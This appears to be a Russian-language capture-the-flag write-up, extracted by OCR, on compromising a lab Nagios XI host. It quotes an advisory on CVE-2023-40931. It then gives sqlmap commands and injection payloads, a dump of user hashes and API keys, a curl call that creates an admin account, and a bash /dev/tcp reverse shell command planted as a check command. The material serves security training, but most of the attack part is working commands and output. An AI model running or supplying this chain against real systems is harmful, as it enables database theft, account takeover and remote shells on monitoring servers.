
Outpost24
https://outpost24.com › blog · Перевести эту страницу
Nagios XI vulnerabilities resulting in privilege escalation (& ...
19 сент. 2023 г. — Outpost24 has identified four vulnerabilities in Nagios XI, three of which result in privilege escalation.
The four vulnerabilities · SQL Injection in Banner... · SQL Injection in...

CVEDetails
https://www.cvedetails.com › ... · Перевести эту страницу
Nagios Nagios Xi : Security vulnerabilities, CVEs
Security vulnerabilities of Nagios Nagios Xi : List of vulnerabilities affecting any version of this product.

NCC Group Research Blog
https://research.nccgroup.com › ... · Перевести эту страницу
Technical Advisory – Multiple Vulnerabilities in Nagios XI
13 дек. 2023 г. — This is the second Technical Advisory post in a series wherein I audit the security of popular Remote Monitoring and Management (RMM) tools.

Поиск эксплоитов в Google

Потратив некоторое время, я вышел на описание нескольких уязвимостей для Nagios XI, в частности CVE-2023-40931.


Outpost24
Products
Services
Resources
Support
Partners
Company
Contact Us
Contents
What is Nagios XI
The four vulnerabilities
1. SQL Injection in Banner acknowledging endpoint (CVE-2023-40931)
2. SQL Injection in Host/Service Escalation in CCM (CVE-2023-40934)
3. SQL Injection in Announcement Banner Settings (CVE-2023-40933)
4. Cross-Site Scripting in Custom Logo Component (CVE-2023-40932)
Disclosure timeline
The importance of application security testing
About Ghost Labs

What is Nagios XI

Nagios XI is a popular and widely used commercial monitoring solution for IT infrastructure and network monitoring. It is the commercial version of the open-source Nagios Core monitoring platform, and provides added features to simplify the process of managing complex IT environments.

Due to the access required by Nagios XI, it is often deployed in high-privileged environments, which makes it an interesting asset for an attacker to target.

The four vulnerabilities

1. SQL Injection in Banner acknowledging endpoint (CVE-2023-40931)

Nagios XI features "Announcement Banners", which can optionally be acknowledged by users. The endpoint for this feature is vulnerable to a SQL Injection attack.

When a user acknowledges a banner, a POST request is sent to `/nagiosxi/admin/banner_message-ajaxhelper.php` with the POST data consisting of the intended action and message ID – `action=acknowledge banner message&id=3`.

The ID parameter is assumed to be trusted but comes directly from the client without sanitization. This leads to a SQL Injection where an authenticated user with low or no privileges can retrieve sensitive data, such as from the `xi_session` and `xi_users` table containing data such as emails, usernames, hashed passwords, API tokens, and backend tickets.


This vulnerability does not require the existence of a valid announcement banner ID, meaning it can be exploited by an attacker at any time.

Описание CVE-2023-40931

На странице `admin/banner_message-ajaxhelper.php` присутствует SQL-инъекция в параметре `id`. Немного перебрав разные варианты запроса, я определил тот, который можно использовать для эксплуатации уязвимости. Помимо приведенных в статье данных, нужно указать полученный при аутентификации через API токен.

Чтобы быстро выудить все данные, будем использовать sqlmap.

```
sqlmap -u "https://nagios.monitored.htb/Nagios XI/admin/
banner_message-ajaxhelper.php?action=acknowledge_banner_message&id=3&
token=ce7a353cd90beeeeaba162da874024b84e9e6b3f" -p id --batch
```




```
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 261 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: action=acknowledge_banner_message&id=(SELECT (CASE WHEN (9711=9711) THEN 3 ELSE (SELECT 3853 UNION SELECT 3995) END))&token=ce7a353cd90beeeeaba162da874024b84e9e6b3f

    Type: error-based
    Title: MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: action=acknowledge_banner_message&id=3 OR (SELECT 3025 FROM(SELECT COUNT(*),CONCAT(0×71786a7171,(SELECT (ELT(3025=3025,1))),0×7162717a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS G
ROUP BY x)a)&token=ce7a353cd90beeeeaba162da874024b84e9e6b3f

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: action=acknowledge_banner_message&id=3 AND (SELECT 1219 FROM (SELECT(SLEEP(5)))Dsfn)&token=ce7a353cd90beeeeaba162da874024b84e9e6b3f
---
```

Обнаруженная sqlmap нагрузка

Так как известны название базы и таблицы, можно быстро сдампить данные.


```
sqlmap -u "https://nagios.monitored.htb/Nagios XI/admin/
banner_message-ajaxhelper.php?action=acknowledge_banner_message&id=3&
token=ce7a353cd90beeeeaba162da874024b84e9e6b3f" -p id -D Nagios XI -T
 xi_users --dump --batch
```



Данные из таблицы xi_users

ПРОДВИЖЕНИЕ

В базе всего два пользователя, при этом скомпрометированный пользователь `svc` неактивен.




```
+---------+---------------------+------------------------------------------------------------------+---------+--------------------------------------------------------------+-------------+------------+
| user_id | email               | api_key                                                          | enabled | password                                                     | username    | created_by |
+---------+---------------------+------------------------------------------------------------------+---------+--------------------------------------------------------------+-------------+------------+
| 1       | admin@monitored.htb | IudGPHd9pEKiee9MkJ7ggPD89q3YndctnPeRQOmS2PQ7QIrbJEomFVG6Eut9CHLL | 1       | $2a$10$825c1eec29c150b118fe7unSfxq80cf7tHwC0J0BG2qZiNzWRUx2C | nagiosadmin | 0          |
| 2       | svc@monitored.htb   | 2huuT2u2QIPqFuJHnkPEEuibGJaJIcHCFDpDb29qSFVlbdO4HJkjfg2VpDNE3PEK | 0       | $2a$10$12edac88347093fcfd3920un0w66aoRVCrKMPBydaUfgsgAOUHSbK | svc         | 1          |
+---------+---------------------+------------------------------------------------------------------+---------+--------------------------------------------------------------+-------------+------------+
```

Данные из базы данных

Сбрутить хеш у меня не вышло, однако теперь у нас есть токен `api_key` администратора системы. Этот ключ можно использовать для добавления нового пользователя, как указано на странице поддержки Nagios XI. Чтобы наш пользователь был администратором, зададим параметр `auth_level`.


```
curl -X POST -k "https://nagios.monitored.htb/Nagios XI/api/v1/
system/
user?
apikey=IudGPHd9pEKiee9MkJ7ggPD89q3YndctnPeRQOmS2PQ7QIrbJEomFVG6Eut9CH
LL&
pretty=1" -d "username=ralf&password=ralf&name=Ralf&email=ralf@ralf.
com&auth_level=admin"
```



```
{
    "success": "User account ralf was added successfully!",
    "user_id": 11
}
```


Ответ сервера

Теперь можно авторизоваться от имени созданного пользователя.




Главная страница администратора

Админ может выполнять системные команды на сервере. Для этого в главном меню нужно выбрать Configure → Core Config Manager, а затем в панели слева — `Commands`.




Меню Nagios XI



Страница Core Config Manager

На странице Command Management нужно создать команду, которая активирует реверс-шелл:

```
bash -c 'bash -i >& /dev/tcp/10.10.16.45/4321 0>&1'
```



Command Management

Command Name *: rshell


Command Line *: bash -c 'bash -i >& /dev/tcp/10.10.16.45/4321 0>&1'

Command Type: check command

